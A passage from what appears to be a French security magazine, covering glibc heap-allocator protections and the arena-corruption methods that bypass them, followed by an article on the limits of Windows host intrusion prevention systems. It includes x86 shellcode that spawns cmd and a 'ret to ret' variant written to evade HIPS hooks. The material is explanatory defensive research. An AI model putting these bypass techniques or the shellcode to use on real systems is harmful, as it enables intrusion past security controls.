Sans entrer dans les détails de l'implémentation de cet allocateur, nous retrouvons la majorité des extensions de sécurité dans la fonction free(). Cette fonction correspond à public_free() dans le code de la glibc. Ce n'est ni plus ni moins qu'un *wrapper* de _int_free() qui constitue le cœur de la fonction de libération de mémoire dans le tas.

Des vérifications similaires à celles présentes dans `_int_free()` se retrouvent également dans `_int_malloc()` et `_int_realloc()`, mais nous ne nous attarderons pas dessus.

Une première protection

Le message « *free(): invalid pointer* » des glibc-2.3.2 provient de l'extrait de code suivant :

```
if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0))
{
  if (check_action & 1)
    fprintf (stderr, "free(): invalid pointer %p!\n", mem);
  if (check_action & 2)
    abort ();
  return;
}
```

Ceci évite simplement que le chunk à libérer contienne une taille négative, auquel cas son opposé serait très petit. En revanche, si la taille est positive, le fait de la *négativiser* et de la *caster* en `unsigned` nous donne un nombre très grand (0xffff...), bien au-delà de la zone de mémoire allouée à l'utilisateur.

Si nous prenons le cas d'un programme vulnérable allouant, puis libérant, 2 blocs consécutivement et dont le débordement dans le premier bloc écrase l'en-tête du second bloc, alors cette vérification ne pose aucun problème à l'attaquant. En effet, lors du premier `free()`, la vérification intervient sur le premier chunk et non sur le chunk qu'un exploitant aurait habilement reconstruit durant le débordement. Étant donné que l'exploitant ne modifie pas l'en-tête du chunk recevant le buffer, ce contrôle de taille n'influe en rien sur l'exploitation.

Si au moment de l'unlink, la `GOT` de `free()` a été écrasée avec l'adresse d'un shellcode, ce dernier sera exécuté lors du second appel à `free()`. Si l'écrasement ne concerne pas la `GOT` de `free()`, alors ce test est pris en compte et la valeur de `check_action` influera sur le comportement du programme.

Il semblerait que la valeur de `check_action` (ne pas confondre avec `MALLOC_CHECK`) soit correcte par défaut (elle est contrôlable via des *hooks*) :

```
hooks.c:
  #ifndef DEFAULT_CHECK_ACTION
  #define DEFAULT_CHECK_ACTION 1
  #endif

  static int check_action = DEFAULT_CHECK_ACTION;
```

et nous permette d'éviter un `abort()`. Ainsi, le second `free()` retourne à l'appelant et l'exploitation pourra avoir lieu selon ce que l'exploitant avait prévu : écrasement d'une adresse de retour...

Cette première protection n'est donc pas vraiment efficace, car elle concerne uniquement le fait que la taille d'un chunk ne puisse être négative. Ceci ne gêne que trop peu les exploitants.

État actuel des protections

Les extraits de code suivants proviennent des sources d'une glibc-2.3.6. De nombreux joyeux messages d'erreurs font également leur apparition dans `_int_free()` :

```
free(): invalid pointer
free(): invalid next size (fast)
double free or corruption (fasttop)
```

L'idée était d'implémenter des tests légers (*lightweight*), mais suffisamment consistants pour empêcher une exploitation par corruption de la structure du tas.

Ainsi, `_int_free()` se comporte différemment selon le type de chunk à libérer. Nous n'aborderons pas le cas des `fastbins` qui constituent des chunks de petite taille stockés dans des listes simplement chaînées. Si le chunk ne fait pas partie des `fastbins` et qu'il ne provient pas d'une zone de mémoire récupérée via `mmap()` (utilisée pour les chunks de grande taille), une exploitation typique par reconstruction du chunk suivant avec taille négative et écrasement de la `GOT` de `free()` nous donne :

```
*** glibc detected *** double free or corruption (!prev): 0x0804a008 ***
Aborted
```

Ceci est dû au test :

```
/* size field is or'ed with PREV_INUSE when previous adjacent chunk in use */
#define PREV_INUSE 0x1

/* extract inuse bit of previous chunk */
#define prev_inuse(p)       ((p)->size & PREV_INUSE)

/* Treat space at ptr + offset as a chunk */
#define chunk_at_offset(p, s)  ((mchunkptr)(((char*)(p)) + (s)))

nextchunk = chunk_at_offset(p, size);

  if (__builtin_expect (!prev_inuse(nextchunk), 0))
  {
    errstr = "double free or corruption (!prev)";
    goto errout;
  }
```

La taille du chunk suivant celui ayant accueilli le débordement est vérifiée afin de savoir si le bloc sur lequel est effectué le `free()` est réellement libre. Étant donné que l'exploitant fournit une taille multiple de 4, le bit `PREV_INUSE` n'est pas présent. Si nous tentons de passer ce test en fournissant une taille ayant ce bit positionné, nous obtenons :

```
*** glibc detected *** free(): invalid next size (normal): 0x0804a008
***
Aborted
```

Erreur provenant du test :

```
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ             (sizeof(INTERNAL_SIZE_T)

#define PREV_INUSE          0x1
#define IS_MMAPPED          0x2
#define NON_MAIN_ARENA      0x4

#define SIZE_BITS           (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)

/* Get size, ignoring use bits */
#define chunksize(p)        ((p)->size & ~(SIZE_BITS))

nextsize = chunksize(nextchunk);

  if (__builtin_expect (nextchunk->size <= 2 * SIZE_SZ, 0)
   || __builtin_expect (nextsize >= av->system_mem, 0))
  {
    errstr = "free(): invalid next size (normal)";
    goto errout;
  }
```

Nous ne pouvons plus fournir de taille inférieure ou égale à 2*SIZE_SZ ni supérieure à av->system_mem. Si le buffer envoyé ne doit pas contenir d'octet nul, la taille positive minimale de chunk suivant contenant le bit PREV_INUSE serait donc : 0x01010101. Ceci correspond approximativement à une taille de chunk de 16 Mo. Si le programme attaqué n'a pas alloué autant de mémoire, av->system_mem sera inférieure à cette valeur et l'exploitant ne pourra pas passer le test.

Si nous pouvons injecter des octets nuls, alors nous pouvons donner une taille positive relativement petite. Ceci nous permet de construire un second faux chunk contenant un champ SIZE dont le bit PREV_INUSE n'est pas positionné. Afin de faire croire à free(), que le premier faux chunk (celui suivant le chunk hôte) est libre et forcer un unlink().

```
/* check/set/clear inuse bits in known places */
#define inuse_bit_at_offset(p, s)\
(((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)

if (nextchunk != av->top) {
  /* get and clear inuse bit */
  nextinuse = inuse_bit_at_offset(nextchunk, nextsize); //second faux chunk

  /* consolidate forward */
  if (!nextinuse) {  //premier faux chunk considéré comme libre donc unlink()
    unlink(nextchunk, bck, fwd);
    size += nextsize;
  }
  ...
}
```

Malheureusement, nous obtenons :

```
*** glibc detected *** corrupted double-linked list: 0x0804a068 ***
Aborted
```

En effet, la bonne vieille macro unlink() tant appréciée, a désormais l'allure suivante :

```
#define unlink(P, BK, FD) {
  FD = P->fd;
  BK = P->bk;
  if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
    malloc_printerr (check_action, "corrupted double-linked list", P);
  else {
    FD->bk = BK;
    BK->fd = FD;
  }
}
```

Difficile d'écrire l'adresse d'un shellcode dans l'entrée d'une GOT, à moins de se retrouver dans une situation où en (GOT_ENTRY-12)+12 == GOT_ENTRY et en SHELL_ADDR+8, nous retrouvons l'adresse du bloc libre à *unlinker*. Autrement dit, trouver une adresse intéressante où aller écrire 4 octets, contenant au préalable l'adresse du chunk à libérer. Scepticisme.

Tentatives de contournement

Si quelques personnes malhonnêtes revendiquaient encore fièrement (mars 2005) avoir contourné ces nouvelles protections, ceci concernait principalement des versions *work in progress* où par exemple unlink() n'était pas encore protégée (exemple d'une glibc-2.3.3-27 dont le changelog s'arrête au 12 mai 2004).

Néanmoins, **[Phantasmal]**, dans un article datant de fin 2005, propose différentes méthodes, nécessitant un contexte très particulier, visant à contourner ces protections en corrompant des structures de données internes de l'allocateur. Nous ne détaillerons pas toutes les techniques décrites dans son article, cependant certaines permettent de saisir comment, en réunissant certaines conditions, il est toujours possible d'exploiter un heap overflow en présence des nouvelles protections.

Contrôle des arenas

La majeure partie des techniques de Phantasmal visent à corrompre une structure de données vitale à l'allocateur : les *arenas*. L'allocateur dispose d'une arena principale :

```
struct malloc_state {
...
  /* The maximum chunk size to be eligible for fastbin */
  INTERNAL_SIZE_T  max_fast;   /* low 2 bits used as flags */

  /* Fastbins */
  mfastbinptr      fastbins[NFASTBINS];

  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr        top;
...
  /* Normal bins packed as described above */
  mchunkptr        bins[NBINS * 2];
...
  /* Linked list */
  struct malloc_state *next;

  /* Memory allocated from the system in this arena.  */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
};
static struct malloc_state main_arena;
```

Une arena contient donc les différents types de chunks disponibles, ainsi que des informations de contrôle (max_fast, system_mem) utilisées dans certains tests présentés précédemment. Cette main_arena est présente par défaut. Il peut néanmoins y en avoir plusieurs par processus pour des processus multithreadés, auquel cas un nouveau tas est alloué et stocké dans une structure heap_info :

```
#define HEAP_MIN_SIZE (32*1024)
#define HEAP_MAX_SIZE (1024*1024)

typedef struct _heap_info {
  mstate ar_ptr; /* Arena for this heap. */
  struct _heap_info *prev; /* Previous heap. */
  size_t size;   /* Current size in bytes. */
  size_t pad;    /* Make sure the following data is properly aligned. */
} heap_info;
```

Cette structure est systématiquement alignée sur HEAP_MAX_SIZE octets et possède sa propre arena. Quel rapport avec une tentative de contournement des protections de free() ? Le code du wrapper de free() a l'allure suivante :

```
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))

#define IS_MMAPPED 0x2
#define chunk_is_mmapped(p) ((p)->size & IS_MMAPPED)

#define NON_MAIN_ARENA 0x4
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)

#define heap_for_ptr(ptr) \
 ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))
```

```
#define arena_for_chunk(ptr) \
 (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)

void public_fREe(Void_t* mem)
{
  mstate ar_ptr;
  mchunkptr p;    /* chunk corresponding to mem */
...
  p = mem2chunk(mem);

  if (chunk_is_mmapped(p)) /* release mmapped memory. */
  {
    munmap_chunk(p);
    return;
  }

  ar_ptr = arena_for_chunk(p);
...
  (void)mutex_lock(&ar_ptr->mutex);
  _int_free(ar_ptr, mem);
  (void)mutex_unlock(&ar_ptr->mutex);
```

Il commence par récupérer le chunk correspondant à la zone de mémoire passée en paramètre de `free()` afin de vérifier si le chunk n'a pas été *mmapé*. Avant d'appeler `_int_free()`, ce wrapper récupère l'arena à laquelle appartient le chunk.

L'arena est récupérée en fonction du bit `NON_MAIN_ARENA` présent dans le champ `size` du chunk. Le but est ici de laisser croire à `free()` que le chunk n'appartient pas à la `main_arena`[1]. L'attaquant prendra donc le soin de positionner ce bit. Ceci aura pour conséquence d'appeler `heap_for_ptr` afin de retrouver l'arena du chunk. La structure de `heap`, dans laquelle se trouve le chunk, commence systématiquement à une adresse alignée sur `HEAP_MAX_SIZE`.

L'idée de Phantasmal repose sur le fait qu'un attaquant soit capable de contrôler cette structure de `heap` afin de fournir à `free()` une arena spécialement conçue. Une solution, très spécifique à l'application cible, serait de forcer des allocations et, par chance, de pouvoir contrôler le contenu d'un chunk situé à une adresse alignée sur `HEAP_MAX_SIZE`.

Nous aurions donc un chunk contenant une fausse structure `heap` et une fausse `arena`, et un chunk utilisé au moment du `free()`. L'idée est ensuite de profiter des quelques opérations de manipulation de listes chaînées non (encore) protégées. Comme celle plaçant le chunk à libérer dans une liste de *unsorted chunks*.

Afin d'arriver au code de traitement des `unsorted_chunks`, l'attaquant doit être en mesure de passer les contrôles de sécurité. Ceci concerne tous les points que nous avons abordés précédemment. De plus, les chunks suivant et précédant celui à libérer ne doivent pas être considérés comme libres afin de ne pas passer par la macro `unlink()` et éviter un `abort()`. En somme, seul le chunk à libérer doit subir des opérations de manipulation de listes chaînées.

```
#define bin_at(m, i)       ((mbinptr)((char*)&((m)->bins[(i)<<1]) - (SIZE_
SZ<<1)))
#define unsorted_chunks(M) (bin_at(M, 1))

bck = unsorted_chunks(av);
fwd = bck->fd;
p->bk = bck;
p->fd = fwd;
bck->fd = p;
fwd->bk = p;
```

La macro `unsorted_chunks()` renvoie l'adresse de `bins[0]`[2] pour l'arena passée en paramètre. Si, selon nos hypothèses, un attaquant contrôle le contenu de l'arena, celui-ci peut donc fournir comme valeur de retour de `unsorted_chunks()`, l'adresse d'une entrée de `GOT-8` (placée dans `bk` dans l'extrait de code précédent). Cette entrée recevra l'adresse P du chunk à libérer, également contrôlée par l'attaquant. L'adresse de ce chunk correspond au champ `prev_size` du chunk (i. e. le premier champ), une instruction de saut pourra facilement être contenue à cet emplacement. Instruction permettant de sauter dans un shellcode injecté par exemple dans le chunk, au-delà des champs `fd` et `bk` (subissant des modifications lors des opérations d'ajouts dans la liste des unsorted chunks).

D'autres techniques s'attaquant au code de traitement des `fastbins` restent similaires en termes de conditions nécessaires à l'exploitation tout en menant également à l'exécution de code arbitraire.

Ces nouvelles protections rendent la vie de l'exploitant beaucoup moins simple quand celui-ci tente d'exploiter un heap overflow par corruption des structures du tas. Néanmoins, elles ne protègent pas le développeur de certaines maladresses quant à la gestion de ses structures de données au sein d'un bloc de tas. Nous pensons par exemple à l'allocation dynamique d'objets, ou encore au débordement d'un buffer situé juste avant un pointeur de fonction. Mais ceci n'est pas du ressort d'un allocateur de mémoire virtuelle.

Conclusion

On le voit, chaque protection prise séparément a ses propres limites. Heureusement, lorsqu'elles sont combinées, la tâche pour l'exploitant devient réellement compliquée. Néanmoins, ce bonheur est sans aucun doute dû bien plus au fruit du hasard qu'à un design voulu et réfléchi de manière globale et cohérente.

Certaines techniques, comme le bit NX ou la randomisation, ne sont pas optimales individuellement. On ne sent pas encore leur intégration au système. Problème de maturité ? Au contraire, les simples vérifications ajoutées à l'allocateur dynamique suffisent à elles seules à empoisonner la vie d'un attaquant.

On ne peut que regretter l'approche complète qu'ont les développeurs de PaX, et qui manque ici, même si ces avancées sont déjà bien utiles.

Remerciements

Les auteurs remercient Thomas Dullien pour ses octets nuls, et Olivier Gay pour ses commentaires pas nuls du tout !

[1] Si la glibc est compilée sans `USE_ARENAS`, seule la `main_arena` est présente. Mais ce n'est pas le cas par défaut.
[2] `&(arena->bins[1"1])-8 == &(arena->bins[0])`

Bibliographie

[ASR] CORBET, « *Address space randomization in 2.6* » : **http://lwn.net/Articles/121845/**
[DTDUMPER] dtdumper :
- version originale par J. Tinnes : **http://cr0.org/progs/dtdumper**
- version 64 bits par F. Raynal : **http://miscmag.com/files/28/dtdumper64/**

[ESHI] Patch Exec Shield : **http://people.redhat.com/mingo/exec-shield/**
[GLIBC] CVS de la glibc : **http://sourceware.org/cgi-bin/cvsweb.cgi/libc/malloc/malloc.c?cvsroot=glibc**
[GLOGER] ptmalloc – Wolfram Gloger : **http://www.malloc.de/en/**
[JT06] TINNES (Julien), « Protection de l'espace d'adressage », *MISC* 23, janvier 2006.
[KPAGE] RAYNAL (F.), « *kernel pages module* » : **http://miscmag.com/files/28/kpage/**
[LMT] BETOUIN (Pierre), « *Linux memory tools* » : **http://securitech.homeunix.org/playing_with_aslr/**
[NONX] KRAHMER (Sebastian), « *x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique* », septembre 2005.
[OWALL] *The OpenWall project* :**http://www.openwall.com/Owl/**
[PAX] *The PaX project* : **http://pax.grsecurity.net**
[PHANTASMAL] *The Malloc Maleficarum – Phantasmal Phantasmagoria* : **http://packetstormsecurity.org/papers/attack/MallocMaleficarum.txt**
[SSP] *Stack smashing protector* : **http://www.research.ibm.com/trl/projects/security/ssp/**
[STECH] *Challenge-SecuriTech* : **http://www.challenge-securitech.com**
[STS] IZIK, *Smack The Stack* : **http://www.tty64.org/doc/smackthestack.txt**

Les limites des systèmes de prévention d'intrusion

Il existe depuis plusieurs années des systèmes de prévention d'exploitation générique pour les environnements Linux et OpenBSD : OpenWall, PaX, W^X, ExecShield... C'est beaucoup plus récemment que les grands éditeurs de produits de sécurité pour Windows ont commencé à s'intéresser à ce type de problématique. Leur approche est cependant bien différente de ce qui existe dans l'univers du Logiciel libre, car les Host Intrusion Prevention Systems sont une surcouche de sécurité qui vient s'ajouter au système d'exploitation existant, en essayant de ne pas trop en modifier le fonctionnement interne. Les équipes de Redmond sont également sensibles à ce problème, ce qui a notamment abouti à la parution des service pack 2 pour Windows XP et service pack 1 pour Windows server 2003.

Objectifs

Un HIPS est un logiciel destiné à être déployé sur chaque poste de travail d'un parc informatique. Il a pour double objectif :

- d'empêcher l'entrée d'un attaquant sur la machine, en supprimant les vecteurs d'exploitation de failles de programmation ;
- de maintenir l'intégrité du système d'exploitation dans le cas où l'attaquant réussirait à entrer sur l'ordinateur : par l'application d'une politique de contrôle d'accès sur les ressources clés du système, il veut interdire l'installation de logiciels malveillants.

Regardons comment les HIPS essaient d'atteindre chacun de ces objectifs.

Détection d'exploitation

En environnement *open source*, le système de protection générique PaX a une approche formelle quant à la prise de contrôle d'un processus par un attaquant. PaX opère certaines modifications importantes dans le gestionnaire de mémoire du noyau du système d'exploitation, afin de :

1. Rendre impossible l'injection de nouveau code exécutable dans l'espace d'adressage d'un processus existant sans passer par un fichier.
2. Rendre très difficile (statistiquement parlant) le détournement de code existant à des fins arbitraires (attaques connues sous le nom *return to libc*).

Pour le premier point, PaX interdit l'existence de zones de mémoire qui soient à la fois « modifiables » et « exécutables » en renvoyant un code d'erreur approprié lors de la demande de création d'une zone de ce type. Il met parallèlement en place des restrictions sur l'utilisation de `mprotect`[1], afin interdire le passage d'une zone mémoire vers l'état « exécutable » si elle s'est déjà trouvée dans l'état « modifiable » (auquel cas son contenu est potentiellement sous le contrôle d'un attaquant).

Pour le second point, PaX opère une modification importante au niveau du fonctionnement interne de l'allocateur mémoire du noyau, de manière à rendre le plus aléatoire possible chaque adresse utilisée par un programme (technique nommée « *Address Space Layout Randomization* »). Pour utiliser cette modification de manière optimale, il est nécessaire de recompiler tous les exécutables, de manière à ce qu'ils soient *relogeables* en mémoire. Un exécutable est dit « relogeable » s'il contient ses données de relocation. Ainsi, le chargeur dynamique patche les instructions qui emploient des adresses absolues, afin qu'il soit chargé en mémoire à n'importe quelle adresse. Sans ces informations, il ne pourra s'exécuter que s'il est chargé à ce que l'on appelle sa « *prefered base adress* ». Les bibliothèques sont relogeables, car on ne sait pas au moment de la compilation si leur prefered base adress ne sera pas déjà occupée. En revanche, les programmes le sont rarement, afin de gagner un peu sur la taille du fichier.

Ce type d'approche est tout simplement impossible sous Windows de la part d'un éditeur tiers. Le fonctionnement interne du noyau Windows est très peu documenté et, surtout, rien ne garantit qu'un mode de fonctionnement existant dans la version X sera identique dans la version X+1 : une modification importante du noyau sera donc potentiellement très difficile à maintenir. Ensuite, la mise en place d'une protection de type *full ASLR* nécessite sous Windows comme sous Linux une recompilation de chaque binaire présent sur le système ; or ce type de manipulations, faisable en environnement open source, est impensable sous Windows.

C'est probablement pourquoi les HIPS reposent sur une approche totalement différente. Au lieu de rendre impossible l'exécution de code arbitraire, ils essaient de reconnaître le code malicieux au moment ou celui-ci fait appel aux fonctions du système d'exploitation.

Pour cela, le HIPS met en place une série de *hooks* qui détournent le flot d'exécution normal de chaque programme à chaque appel de fonction sensible, pour donner la main au code de détection (certainement pour des raisons de performances, les fonctions jugées « non dangereuses » par le HIPS ne seront pas hookées). Ce code tente de déterminer si le chemin qui a conduit jusqu'à lui est légitime ou pas. Si l'évaluation est positive, le contrôle est rendu à la fonction originale, dans le cas contraire une alerte est levée, et soit l'accès sera refusé en retournant un code d'erreur, soit le processus jugé malicieux sera terminé, suivant le comportement configuré par l'administrateur.

Il est possible de placer des hooks à deux endroits :

- aux points d'entrée des fonctions dans les bibliothèques dynamiques, au moment où celles-ci sont mappées dans l'espace d'adressage des processus ;
- ou dans le noyau du système d'exploitation, au niveau de la *Service Descriptor Table (SDT)*[2]

Yoann Guillot
– Alten –
yoann.guillot@ofjj.net

L'avantage des hooks *userland* (ceux placés dans les bibliothèques) est qu'ils sont directement appelés par le code qu'ils souhaitent vérifier. Les hooks *kernel* sont plus loin dans la chaîne d'appels, mais sont, quant à eux, protégés de toute tentative de modification. Les deux présentent des limitations que nous détaillerons par la suite.

Certaines autres fonctions sont aussi modifiées par le HIPS pour lutter contre l'exploitation de failles de programmation, notamment la fonction `KiUserExceptionDispatcher`. Cette fonction de la bibliothèque `ntdll` est normalement chargée de passer le contrôle aux *gestionnaires d'exceptions* définis par les programmes ; or ces gestionnaires sont souvent utilisés lors d'exploits, où ils sont modifiés pour pointer sur le shellcode injecté par l'attaquant. Ce dernier n'a ensuite plus qu'à générer une exception pour exécuter son code malicieux. En *hookant* cette fonction, le HIPS est en mesure de contrôler à qui il passe la main, et donc dans ce cas il peut intervenir avant que l'attaquant n'obtienne l'exécution de code arbitraire.

Protection de l'intégrité du système

Un *rootkit* est un logiciel qui, à son installation sur un système, y apporte des modifications afin de permettre à la personne qui l'a mis en place de reprendre le contrôle de la machine à tout instant (comme une *backdoor*), tout en camouflant ses activités. Il essaie donc de rendre indétectable entre autres :

- les fichiers contenant son programme et ses données ;
- les processus qu'il crée ;
- les connexions réseau qui le concernent.

Pour cela, soit, il modifie les structures de données internes du noyau pour que celui-ci renvoie des informations erronées à l'utilisateur, soit, il manipule (souvent par des hooks) les processus de l'administrateur afin de dissimuler les éléments que l'attaquant veut garder secret. C'est l'archétype de la menace sur l'intégrité du système.

Afin d'empêcher ce type de comportements, un HIPS doit d'une part interdire les modifications des structures internes du noyau et, d'autre part, interdire à un processus d'aller en manipuler un autre. L'intégrité du noyau sera assurée si l'exécution de code arbitraire en *ring 0*[3] est impossible. Quant à la manipulation de processus les uns par les autres, il faut que le HIPS mette en place un système de contrôle d'accès sur toutes les interfaces du noyau autorisant ce type d'interactions.

Limitations

Les hooks sont mis en place pour détecter l'exécution de code malicieux. Il y a deux circonstances pouvant les rendre inefficaces : quand les hooks sont contournés, ou quand ils n'arrivent pas à reconnaître le code malicieux.

Les hooks userland sont sujets au premier problème. Comme les bibliothèques ont le même niveau de privilège que les programmes et donc les codes malicieux, il est tout à fait possible que ces derniers réalisent eux-mêmes les opérations que la fonction originale accomplissait. Les seules opérations que le programme ne peut faire lui-même sont celles réalisées par le noyau, accessibles au travers des appels système (*Native System Services*).

On se retrouve dans une situation équivalente s'il est possible de supprimer les hooks. Il est généralement possible de supprimer les hooks userland de manière assez simple : il suffit de lire dans les fichiers des bibliothèques le code original des fonctions, et de le restaurer en mémoire (quasiment tous les HIPS font des hooks userland en mémoire seulement, sans toucher aux fichiers contenant les binaires). Cela nécessite de lire le fichier sur le disque, et de changer les permissions des pages mémoire contenant le code des fonctions à restaurer (la plupart des HIPS repassent les pages de code des bibliothèques en lecture seule après avoir mis en place leurs hooks).

Ces deux opérations nécessitent la coopération du système : si les fonctions `CreateFile` et `VirtualProtect` sont protégées, il faudra employer les techniques citées plus haut, c'est-à-dire appeler directement l'appel système correspondant, ou exploiter une faille dans le moteur de détection afin d'effectuer ces appels. Il est également possible de manipuler d'autres fonctions ayant le même effet, comme `VirtualProtectEx` ou `OpenFile`. Il arrive que celles-ci ne soient pas hookées.

Si l'attaquant est en mesure d'exécuter du code en ring 0, il est capable de supprimer les hooks mis en place au niveau de la SDT. C'est pourquoi la robustesse des hooks est très liée à la capacité du HIPS à garantir l'intégrité du système d'exploitation.

La deuxième difficulté que rencontrent les hooks est elle liée directement à leur but : c'est la capacité à reconnaître du code malicieux.

Détection

A priori, rien n'interdit à un programmeur de vouloir générer dynamiquement du code exécutable et de le lancer. Par exemple,

[1] mprotect est l'appel système servant à modifier les permissions lecture-écriture-exécution d'une plage d'adresses.

[2] La SDT est un tableau de pointeurs de fonctions où sont stockées toutes les adresses des fonctions implémentant un appel système sous Windows.

[3] Windows configure les processeurs IA32 pour que le code du noyau et des drivers soit exécuté au niveau de privilèges « ring 0 », de manière à interdire à ce qu'un processus utilisateur (qui tourne en « ring 3 », moins privilégié) puisse modifier directement le code ou les données du noyau.

certains interpréteurs qui font de la compilation *just in time* sont dans ce cas de figure. Fonctionnellement, rien ne différencie un tel code d'un code malicieux injecté suite à un *overflow*. Les HIPS doivent donc définir ce qu'ils considèrent être un « comportement illicite ». La définition est variable suivant l'éditeur, et va de « tout code exécuté depuis la pile », à « tout code exécuté en dehors des sections exécutables des modules du processus ». Dans la plupart des cas, un appel de fonction venant d'une zone mémoire disponible en écriture et non explicitement déclarée « exécutable » sera considéré illicite.

Des techniques plus complexes d'exploitation, mêlant injection de code arbitraire et multiples *return to libc* visant à recopier ce code arbitraire dans une zone jugée « saine » par le HIPS passent au travers des mailles du filet. Mais sans aller jusque-là, regardons comment les HIPS déterminent qu'un appel de fonction est frauduleux ou non.

Sous architecture IA32 **[Intel]**, un appel de fonction est réalisé au moyen de l'instruction `call`. Cette instruction modifie le pointeur d'instruction `EIP` pour le faire pointer sur la première instruction de la fonction, et simultanément pousser au sommet de la pile l'adresse de l'instruction suivant le `call`, appelée « adresse de retour ». Quand la fonction se termine, elle utilise l'instruction `ret` qui remplace `EIP` par l'adresse trouvée au sommet de la pile (normalement celle qui a été poussée par le call).

Les hooks userland sont en général conçus dans l'optique d'être appelés directement par le code malicieux. Ils se contentent donc d'inspecter l'adresse de retour sur la pile, et regardent si celle-ci se trouve dans une zone autorisée ou non.

Ce type de vérification est très simple à circonvenir. Le shellcode n'a qu'à trouver l'adresse d'une instruction `ret` dans une zone autorisée, et à ne pas appeler l'instruction `call`. Au lieu de cela, il va pousser sur la pile l'adresse de sa prochaine instruction (l'adresse de retour normale), et pousser ensuite l'adresse du `ret` trouvé précédemment. Ensuite, il change `EIP` pour pointer sur la première instruction de la fonction. Ainsi, lorsque le hook regarde l'adresse de retour, il voit une adresse « saine » ; puis lorsque la fonction se termine, le `ret` donne le contrôle au `ret` de la zone saine, qui retourne directement dans le code malicieux (`ret to ret`).

Regardons ce que cela donne sur un exemple pratique.

Un *shellcode* normal :

```
; on recherche l'adresse où est chargé kernel32.dll grace au PEB
    xor ebx, ebx
    mov esi, fs:[ebx+0x30]
    mov esi, [esi + 0x0c]
    mov esi, [esi + 0x1c]
    lodsd
    mov esi, [eax + 0x08] ; esi contient l'adresse de la bibliothèque

; find_proc est une procedure du shellcode qui renvoie l'adresse
; d'une fonction de bibliotheque dans ebx
    push esi
    push H_WINEXEC
    call find_proc

; appel de la fonction avec ses arguments
    push 1
    call pushed_arg
    db "cmd", 0
pushed_arg:
    call ebx

; fin du shellcode
    call exit
```

Maintenant le même shellcode avec contournement de HIPS :

```
; recherche l'adresse de kernel32
    [identique]
; recherche de la fonction
    [identique]

; appel de la fonction avec ses arguments
    call do_fake_retaddr  ; empile la veritable adresse de retour

; fin du shellcode
    call exit

do_fake_retaddr:
    push 1
    call pushed_arg
    db "cmd", 0
pushed_arg:
    ; recherche l'adresse de l'opcode qui nous interesse
    mov edi, esi
    mov al, 0xc3
    repnz scasb
    lea eax, [edi-1]      ; eax pointe sur un opcode 'ret' de kernel32

    push eax      ; empile la fausse adresse de retour
    jmp ebx       ; saute sur le point d'entrée de la fonction
```

On constate que cette technique, qui n'est tout de même pas triviale, peut être implémentée en quelques instructions assembleur : le code ci-dessus, une fois compilé, ne rajoute que 12 octets au shellcode original.

Les hooks du noyau sont plus élaborés : ils doivent être en mesure de remonter la pile d'appel de plusieurs niveaux, car ils doivent détecter les appels faits par un code malicieux au travers des fonctions des bibliothèques.

Pour cela, ils s'appuient sur le fait qu'une majorité de compilateurs se servent de *stack frame* : les premières instructions de chaque fonction poussent sur la pile la valeur du registre `ebp`, qui se retrouve donc juste au-dessus de l'adresse de retour, puis ils mettent l'adresse du sommet de la pile dans `ebp`. Chaque sous-fonction fait la même chose, ce qui forme une sorte de liste chaînée contenant la suite des adresses de retour successives.

Cependant certains programmes sont compilés avec des options d'optimisation qui inhibent l'utilisation de ces *stack pointers*, et rendent impossible la remontée de la pile d'appels (sauf émulation des instructions, chose impossible à faire pour un HIPS vu les ressources nécessaires). Face à ce type de programmes, dans le doute, le HIPS laisse passer l'appel : si un code malicieux s'arrange pour se faire passer pour un programme de ce type, il peut donc déjouer ce mécanisme de protection.

Une autre limitation imposée au moteur de détection est le nombre maximal d'appels que le hook tente de remonter. En pratique, si un code malicieux enchaîne 500 `ret to ret` dans une zone saine, l'appel sera autorisé par le HIPS.

Détection avancée

Certains HIPS sont capables de détecter les attaques de type `ret to libc`.

Une attaque `ret to libc` **[Wojtczuk]** est une technique d'exploitation qui réutilise uniquement les fonctions existantes dans le programme, sans avoir à injecter de nouveau code exécutable. L'attaquant modifie le contenu de la pile du processus afin d'appeler une fonction avec les arguments qu'il souhaite, et de telle sorte que lorsque cette fonction se termine, l'emplacement de son adresse de retour contienne l'adresse d'une seconde fonction qui s'exécute ensuite. Il est possible de cette manière d'enchaîner un nombre arbitraire d'appels de fonctions.

Sous Windows, ce type d'attaque est facilité par la convention d'appel `stdcall`, qui évite de passer par le *stack lifting*. Les arguments d'une fonction sont poussés sur la pile juste avant d'appeler son point d'entrée ; si l'on veut enchaîner des appels de fonction différents avec des arguments, il est nécessaire que le pointeur de pile soit à la bonne position à chaque fois. En général, les fonctions emploient une convention `cdecl`, où l'appelant est chargé de dépiler les arguments. On doit alors mettre en œuvre du *stack lifting* pour faire des `ret to libc`. Au lieu de retourner sur le début de la fonction suivante, il faut retourner sur une séquence de code précédemment localisé, qui décalera le pointeur de pile au-dessus des arguments. L'ABI des bibliothèques Windows suit la convention `stdcall`, dans laquelle c'est à la fonction appelée de restaurer le pointeur de pile, ce qui simplifie les `ret to libc` en enchaînant juste les appels de fonctions.

Les HIPS peuvent vérifier s'ils font face à ce type d'attaque en analysant l'instruction qui précède leur adresse de retour. Dans un cas normal, cette instruction est un `call` ; la présence d'une autre instruction indique de manière quasi certaine que l'appel est frauduleux. Parmi les HIPS qui font ce test, certains vérifient également que l'argument de l'instruction `call` correspond bien à l'instruction qui a été appelée. En revanche, dans le cas où cet argument est un registre, l'appel est considéré valide, indépendamment de la valeur de ce registre au moment de l'appel : les programmeurs n'ont probablement pas trouvé le moyen de préserver l'état du processeur jusqu'au moment de la vérification.

